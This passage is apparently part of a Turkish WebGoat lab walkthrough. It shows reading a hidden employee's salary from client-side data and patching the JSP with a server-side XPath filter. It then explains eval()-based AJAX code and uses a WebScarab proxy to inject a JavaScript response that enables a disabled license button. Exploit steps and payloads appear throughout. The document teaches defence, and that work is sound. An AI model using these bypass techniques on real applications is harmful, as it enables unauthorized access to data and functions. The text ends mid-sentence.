


Açılan kod bloğunda göreceğiniz üzere aşağı açılır listenin elemanları sıralanmaktadır. Kaynak kodun aşağılarına doğru ilerleyin ve göreceksiniz ki açılan kod bloğunun hemen


aşağısında ders ekranında görüntülenmeyen bir tablo bloğu vardır. Aşağıda o kod bloğunun seçili halini görebilirsiniz:



Bu tablonun kodlarını detaylı görmek için ilgili satırın başındaki üçgene tıklayın. Açılan yeni satır olan kodunun en başındaki üçgene de tıklayın ve bunun akabinde yine yeni açılan <table align="... satırının başındaki üçgene ve hemen sonra yeni açılan satırın da başındaki üçgene tıklayın. Böylece sunucudan bizim makinamıza inmiş tüm personelin listelendiği kısma ulaşmış olduk.



Şimdi 112 nolu id'ye sahip satırın başındaki üçgene basarak kodu detaylandırın. Aşağıdaki resimde de görebileceğiniz üzere CEO Neville Bartholomew'un bilgilerine ulaşmış olduk.



Bu aşamada istenen şey normalde bilgilerine erişilemeyen Neville Bartholomew'un bilgilerine ulaşarak maaşını öğrenmekti ve ders ekranında yer alan metin kutusuna bu miktarı girip butonla onaylamaktı. Yukarıdaki resimde gördüğünüz 45000 sayısı maaşı temsil etmektedir. 45000'i ders ekranındaki metin kutusuna girin. Böylece ilk aşamayı tamamlamış olursunuz.

Stage 2
Bu aşamada bir önceki aşamada kullandığımız açığı

```
1    /WebGoat-5.4/tomcat/webapps/WebGoat/lessons/Ajax
```

dizinindeki *clientSideFiltering.jsp* dosyasını düzelterek kapatacağız.
Öncelikle *clientSideFiltering.jsp* dosyasına eğer izinler el veriyorsa çift tıklayarak açın, eğer izinler el vermiyorsa(read-only ise) terminalden dosyanın yer aldığı dizine geçiş yapın ve nano gibi bir editörle dosyayı açın:

```
1    cd /var/www/WebGoat-5.4/tomcat/webapps/WebGoat/lessons/Ajax
2    nano clientSideFiltering.jsp
```

Açtığınız dosyanın düzenlenecek kısmı aşağıda gördüğünüz kod bloğudur.


```
1    StringBuffer sb = new StringBuffer();
2
3    sb.append("/Employees/Employee/UserID | ");
4    sb.append("/Employees/Employee/FirstName | ");
5    sb.append("/Employees/Employee/LastName | ");
```


```
6   sb.append("/Employees/Employee/SSN | ");
7   sb.append("/Employees/Employee/Salary ");
8
9   String expression = sb.toString();
```

Yukarıdaki kod bloğunu dosyada bulun ve silin. Ardından aşağıdaki filtre özelliği kazandırılmış kod bloğunu sildiğinizin yerine yapıştırın:

```
    StringBuffer sb = new StringBuffer();
1
2   sb.append("/Employees/Employee[Managers/Manager/text() = " + userId +
    "]/UserID | ");
3   sb.append("/Employees/Employee[Managers/Manager/text() = " + userId +
4   "]/FirstName | ");
5   sb.append("/Employees/Employee[Managers/Manager/text() = " + userId +
    "]/LastName | ");
6   sb.append("/Employees/Employee[Managers/Manager/text() = " + userId + "]/SSN
7   | ");
8   sb.append("/Employees/Employee[Managers/Manager/text() = " + userId +
    "]/Salary ");
9
    String expression = sb.toString();
```

Kopyala-yapıştır işlemi sonrası eğer dosyayı çift tıklayarak açmışsanız kaydedin, eğer terminalden açmışsanız CTRL+X kombinasyonunu tuşlayın ve Y tuşuna bastıktan sonra ENTER'layın. Şimdi ders ekranına dönün ve aşağıdaki resimde de görebileceğiniz üzere ders ekranındaki butona tıklayarak bu aşamayı tamamlayın.





Sonuç

Her daim yalnızca erişim iznine göre veriyi istemciye göndermek iyi bir programcılık örneğidir. Çünkü bu, erişim kontrolü demektir, güvenlik demektir. Diğer türlü düşünüldüğünde, yani tüm veriyi bu derste olduğu gibi istemciye gönderip istemcinin görebileceği verileri gönderilmiş tüm veri içinden seçerek ekrana yansıtmak bilinmemesi gereken verilerin öğrenilmesine yol açabilmektedir. Ekrandan eksiltme arttırma yaparak erişim kontrolü **sözde** sağlanmaktadır. Bu bir hatadır, yanılgıdır. Dolayısıyla eğer erişim kontrolünü sağlam temele oturtmak istiyorsanız istemciye daima filtrelenmiş veriyi gönderin.

DERS 14 - AJAX SECURİTY > DOM INJECTİON

AJAX Security ünitesinin dördüncü dersi olan *DOM Injection(Document Object Model Enjeksiyonu)* dersinde AJAX teknolojisi ile gerçekleştirilen sunucu bağlantısında sunucudan gelecek veriye kod enjekte edeceğiz. Böylece dersin sunduğu (sözde) uygulamaya girebilmek için lisans anahtarını bilmeden girişi gerçekleştirmiş olacağız.

Dersin Hedefi

Bu derste kurban olan taraf aktivasyon anahtarını kullanmamıza izin veren ve bu aktivasyon kodunu alan sistemdir. Hedefiniz *activate* butonunu tıklanamaz durumdan tıklanabilir duruma getirmektir. Bir süreliğine dersin kaynak kodunu sağ tık yapıp View Page Source(Sayfa Kaynağını Görüntüle) sekmesine tıklayarak inceleyin ve anahtar geçerliliğini kontrol eden sistemin nasıl çalıştığına dair bir fikir edinin.


Açıklamalar

Bu derste AJAX teknolojisi kullanıldığından dolayı biraz AJAX kodlarına girişmekte fayda var. Bu başlık altında bu dersin kaynak kodunda kullanılan AJAX kodları anlatılacaktır. Eğer **Dersin Hedefi** kısmındaki 3.maddeyi uyguladıysanız dersin kendi işlevini gerçekleştirebilmesi için kullandığı AJAX kodlarının neler olduğunu belki de bulmuşsunuzdur. Aşağıda bulmanız gereken bu dersin kullandığı AJAX kodları gösterilmektedir:

```
1  function validate() {
2     var keyField = document.getElementById('key');
3     var url = 'attack?Screen=74&menu=400&from=ajax&key=' +
   encodeURIComponent(keyField.value);
4
5     if (typeof XMLHttpRequest != 'undefined') {
6        req = new XMLHttpRequest();
7     }
8     else if (window.ActiveXObject) {
9        req = new ActiveXObject('Microsoft.XMLHTTP');
10    }
11
12    req.open('GET', url, true);
13    req.onreadystatechange = callback;
14    req.send(null);
15 }
16
   function callback() {
```

```
17      if (req.readyState == 4) {
18          if (req.status == 200) {
19              var message = req.responseText;
20
21      var messageDiv = document.getElementById('MessageDiv');
22
23      try{
24         eval(message);
25
26         messageDiv.innerHTML = 'Correct licence Key.'
27      }
28      catch(err) {
29         messageDiv.innerHTML = 'Wrong license key.'
30      }
31  }
32
```


Adım adım bu kodların ne anlama geldiğinden bahsedelim. Öncelikle XMLHttpRequest nesnesine değinelim. Hatırlarsanız daha önce bu nesnenin AJAX'ın kilit noktası olduğudan bahsetmiştik.(bkz. Ders 11) Bu nesne ile biz sayfayı komple yenilemeden sayfanın sadece belirli bir kısmını güncelleyebiliyoruz. Bu esnekliği dikkat ederseniz şimdiki ders ekranı da kullanmaktadır. Nasıl mı? Şöyle ki ders ekranındaki Lisans anahtarı gireceğiniz metin kutusuna veri girdiğinizde sayfa yenilenmeden girdiğiniz veriler sunucuya gönderilmektedir. Sunucu ise gelen veriye göre yanlışsa Wrong License Key, doğruysa Correct Licence Key bildirimlerinin ders ekranında görüntülenmesini sağlamaktadır.



İşte ders ekranındaki bu dinamizmi veren kodların temeli XMLHttpRequest'tir. Şimdi dersin kullandığı kodlara bir göz atalım. validate() fonksiyonu ilk olarak kod bloğunda yer almaktadır.

```
1  function validate() {
2     var keyField = document.getElementById('key');
3     var url = 'attack?Screen=74&menu=400&from=ajax&key=' +
   encodeURIComponent(keyField.value);
4
5
      if (typeof XMLHttpRequest != 'undefined') {
6        req = new XMLHttpRequest();
7     }
8     else if (window.ActiveXObject) {
9        req = new ActiveXObject('Microsoft.XMLHTTP');
10    }
11
12    req.open('GET', url, true);
13    req.onreadystatechange = callback;
14    req.send(null);
   }
15
```

Bu fonksiyon siz lisans anahtarı gireceğiniz metin kutusuna veri girdiğiniz her an çalıştırılmaktadır. Çünkü dersin kaynak kodunda görebileceğiniz üzere metin kutusunun koduna onkeyup="validate();" ifadesi eklenmiştir.



Yani metin kutusuna ne tuşlanırsa tuşlansın *validate()* fonksiyonu her bir karakter tuşlanmasında çalıştırılacaktır. Şimdi bu fonksiyonun içerisine göz atalım. İlk satırlara değinmeden önce sırası gelmişken XMLHttpRequest nesnesiyle alakalı kod bloğunu ele alalım. Kod bloğundaki XMLHttpRequest kısmı aşağıda gösterilmektedir.

```
1  if (typeof XMLHttpRequest != 'undefined') {
2      req = new XMLHttpRequest();
3  }
4  else if (window.ActiveXObject) {
5      req = new ActiveXObject('Microsoft.XMLHTTP');
6  }
```

typeof ile tarayıcıda XMLHttpRequest nesnesi var mı yok muyu test etmiş bulunmaktayız. XMLHttpRequest nesnesi maalesef Internet Explorer'da yoktur. IE(Internet Explorer) XMLHttpRequest nesnesi yerine ActiveXObject nesnesi kullanmaktadır. Dolayısıyla web

geliştiricileri bu siteler arası uyumusuzluğun üstesinden gelebilmek için yukarıdaki gibi ekstradan bir kod(bir else if koşulu) eklerler. Yukarıdaki if koşulu XmlHttpRequest nesnesine sahip olan tarayıcıların okuyacağı kodu içeriyorken ekstra kodlama olan Else if koşulu ise ActiveXObject nesnesine sahip olan tarayıcının okuyacağı kodu içermektedir. new komutu ile req adlı nesne oluşturulmuş bulunmaktadır. Şimdi *validate()* fonksiyonu içerisindeki bir sonraki kodlara göz atalım:

```
1  req.open('GET', url, true);
2  req.onreadystatechange = callback;
3  req.send(null);
```

Yukarıdaki kod bloğu XMLHttpRequest nesnesi olan req üzerinden sunucuya bağlantı kurmaktadır. Sunucuya "url" ile GET talebinde bulunulmaktadır. "url"nin içeriği bu bölümün en başında verilen kod bloğunun 1. ve 2.satırında oluşturulmaktadır. O satırlar şunlardır:

```
1  var keyField = document.getElementById('key');
2  var url = 'attack?Screen=74&menu=400&from=ajax&key=' +
   encodeURIComponent(keyField.value);
```

Birinci satır ile ders ekranıdaki lisans anahtarının girileceği metin kutusu nesnesi kod bazında keyField değişkenine atanır. İkinci satırda ise keyField'a atanan metin kutusunun içerdiği değer url değişkeninin sonuna eklenir. İlgili kodlara geri dönelim:

```
1  req.open('GET', url, true);
2  req.onreadystatechange = callback;
3  req.send(null);
```

req.open ile sunucuya bir GET talebinde bulunulmaktadır. Buradaki url tıpkı adı gibi bir işlevde kullanılmaktadır. Yani adres çubuğuna url girip site içeriği nasıl bekliyorsak yukarıdaki kodlar ile de aynı işi yapıyoruz. Buradaki fark bu talep işini kodların yapmasıdır. Hem de sayfayı yenilemeden. req.onreadystatechange = callback; satırında ise req.onreadystatechange'e callback adlı bir fonksiyon atanmıştır(Bu atama Javascript'e yapancı kimseler için biraz garip gelebilir) Şimdi atanan bu fonksiyonu inceleyelim. Bu fonksiyon *validate()* fonksiyonundan sonra yer almaktadır:

```
1  function callback() {
2      if (req.readyState == 4) {
3          if (req.status == 200) {
               var message = req.responseText;
```

```
4
5       var messageDiv = document.getElementById('MessageDiv');
6
7       try {
8          eval(message);
9
10         messageDiv.innerHTML = 'Correct licence Key.'
11      }
12      catch(err) {
13         messageDiv.innerHTML = 'Wrong license key.'
14      }
15   }
16
```

Fonksiyonda gördüğünüz üzere iki tane iç içe if koşulu vardır. Bu koşullar şu anlama gelir: Eğer sunucuya yapılmış olan GET talebi başarılı olduysa ilk if'in içine girilir. Eğer GET talebi sonrası ilgili içerik sunucuda bulunduysa bu sefer içteki if'e de girilir. Böylelikle sunucuda bulunan içerik tarayıcıya çekilir. Bu veriyi çekme işlemine parsing denmektedir. Aşağıda parse eden kodu görmektesiniz:

```
1   if (req.readyState == 4) {
2       if (req.status == 200) {
3           var message = req.responseText;
```

message değişkenine sunucudan gelen veri atanır. Şimdi callback fonksiyonunun devamına bakalım:

```
1   var messageDiv = document.getElementById('MessageDiv');
2
3   try {
4      eval(message);
5
6      messageDiv.innerHTML = 'Correct licence Key.'
    }
```

```
7   catch(err) {
8      messageDiv.innerHTML = 'Wrong license key.'
9   }
10
```

Ders ekranında veri girmeden önce görünmeyen bir alan vardır. O alanın id'si MessageDiv'dir. O html elemanı messageDiv değişkenine yukarıdaki kod bloğunun ilk satırında olduğu gibi atanır. Sonra try bloğuna girilir. Eğer parse edilen veriyi tutan message değişkeni sunucudan hata üretecek bir veri almışsa try bloğu içerisinde bir hata fırlatacaktır. Bu yüzden hatanın fırlatıldığı satırın hemen aşağısındaki messageDiv.innerHTML = 'Correct license Key.' satırı çalışmayacaktır. Fırlatılan hatayı catch bloğu yakalayıp messageDiv elemanına 'Wrong licence key' bildirimini atayacaktır. Eğer girilen lisans anahtarı doğruysa eval() fonksiyonu hata fırlatmayacaktır. Böylelikle MessageDiv id'li html elemanına 'Correct Licence Key' bildirimi atanacaktır. Bu arada eval() fonksiyonu ne diye merak etmiş olabilirsiniz. eval() fonksiyonu argüman olarak aritmetik bir işlem girilirse aritmetik işlemin sonucunu döndüren, javascript komutu girilirse javascript komutunu "çalıştıran" bir fonksiyondur.


```
1
    function callback() {
2
       if (req.readyState == 4) {
3
           if (req.status == 200) {
4
               var message = req.responseText;
5
6
       var messageDiv = document.getElementById('MessageDiv');
7
8
       try{
9
          eval(message);
10
11        messageDiv.innerHTML = 'Correct licence Key.'
12     }
       catch(err) {
13
          messageDiv.innerHTML = 'Wrong license key.'
14
       }
15  }
16
```

Buraya kadarki yaptığımız işi toparlayacak olursak şunu diyebiliriz ki eğer lisans anahtarı girilecek yere bir karakter girersek validate() fonksiyonu tetiklenecektir. Girdiğimiz karakteri url değişkeninin sonuna ekleyerek sunucuya talepte bulunacaktır. Sunucu veri göndermeye hazır olana kadarki tüm aşamalarda callback fonksiyonu tetiklenecektir. Çünkü callback fonksiyonu XMLHttpRequest nesnesi olan req'in onreadystatechange event'ine atanmıştır. (req.onreadystatechange = callback;) Fakat sadece sunucu hazır olduğunda callback fonksiyonu içerisindeki iç içe if'lere girilecektir. Varsayalım ki yanlış lisans anahtarı girdiniz. Yanlış lisans anahtarını alan sunucu hatalı bir veriyi message değişkenine döndürecektir. eval() hata fırlatacaktır ve catch bloğundaki 'Wrong Licence Key' bildirimi ekrandaki html elemanına atanacak ve ekranda görünür olacaktır. Eğer sunucu kendisine gelen verinin doğru lisans anahtarı olduğunu görürse ders ekranındaki *Active* butonunu tıklanabilir yapan javascript komutlarını message değişkenine gönderecektir. Böylelikle eval() hata fırlatmayacaktır ve aldığı javascript komutlarını çalıştırıp ders ekranındaki *Active* butonunu tıklanabilir yapacaktır. Sonra 'Correct Licence Key' bildirimi ders ekranındaki html elemanına atanacaktır.

Böylelikle bu dersin kodunu anlamlandırmış olduk. Şimdi sıra dersi çözmekte.


Dersin Çözümü

Bu dersi çözmek için WebScarab yazılımından faydalanacağız. Öncelikle WebScarab yazılımındaki Intercept sekmesine tıklayın. Ardından *Intercept Response* kutucuğuna tick işareti koyun.



Ardından ders ekranına dönün ve lisans anahtarı girilecek metin kutusuna bir şey girin. Girdiğiniz veri sunucuya talep olarak AJAX teknolojisi ile gidecektir. Sunucudan lisans anahtarı doğru ya da yanlış şeklinde bir yanıt geldiğinde ise WebScarab yazılımı bunun

önünü kesecektir ve ekrana bir popup penceresi gelecektir. O penceredeki Text sekmesine tıklayın ve içeriği komple silin! Ardından şu javascript komutlarını sildiklerinizin yerine girin: "document.form.SUBMIT.disabled = false;" Böylelikle *Active* butonunu tıklanabilir yapmış olmaktasınız ve ayrıca 'Correct Licence Key' bildirimini ekranda görüntülemiş olmaktasınız.



Ardından *Accept Changes* diyerek popup'ı kapatın. Göreceğiniz üzere ders ekranında buton aktifleşmiştir ve Correct Licence Key bildirimi görüntülenmektedir. Dersi tamamlamak için *Active* butonuna tıklamanız yeterlidir(NOT: WebScarab'da halen Intercept Response kutucuğu tick'li olduğu için butona tıkladığınızda yeni bir popup penceresi gelecektir. Bu pencereyi de *Accept Changes* diyerek geçin.Dersi tamamlamış bulunmaktasınız. Diğer derslerde sizi rahatsız etmemesi için WebScarab'ın Intercept Response kutucuğunun tick'ini kaldırabilirsiniz.)

Sonuç

Bu derste AJAX teknolojisiyle sunucu iletişimini deneyimlemiş olduk. Kodlara da biraz vakıf olduk. Dersten yapılabilecek çıkarım şudur: Eğer bir websitesi erişim kısıtlamasını sunucu taraflı değil de bu dersteki gibi istemci taraflı yaparsa bu güvenlik açığına sahip sistem üzerinde

istemci taraflı olan kalkanlar, inmiş html dosyası üzerinde elle manipulasyon yaparak ya da mesela bu derste yaptığımız gibi WebScarab yazılımı gibi bir proxy ile DOM Injection yaparak kaldırılabilir ve erişim kolaylıkla sağlanabilir. Bu ders senaryosuna göre ders ekranındaki uygulamaya giriş işlemi epostaya gönderilmiş lisans anahtarının girilmesi ile mümkün kılınmıştır ve eğer lisans anahtarı yanlış girilmişse istemci tarafındaki giriş kısıtlaması olan buton tıkını kaldırma işlemi devreye koyulmuştur. Halbuki istemci tarafındaki giriş kısıtlaması olan buton tıkını kaldırmayı DOM Injection yaparak kaldırabilir ve yanlış lisans anahtarı olmasına rağmen bu derste gördüğünüz üzere buton tıklanabilir yapılabilir ve nihayetinde sisteme giriş sağlayabiliriz. Bu derste ve önceki derslerde gördüğünüz üzere istemci taraflı sağlanan güvenlik sadece kötü niyet taşımayan ve "yanlışlıkla" sisteme zarar vermemesini istediğimiz kişiler için koyulmalıdır. Fakat aynı zamanda kötü niyetli kişilerden sistemi korumak istiyorsak o zaman sunucu taraflı bir güvenlik önlemi de alınmalıdır. Yani sunucu tarafındaki programlama dili 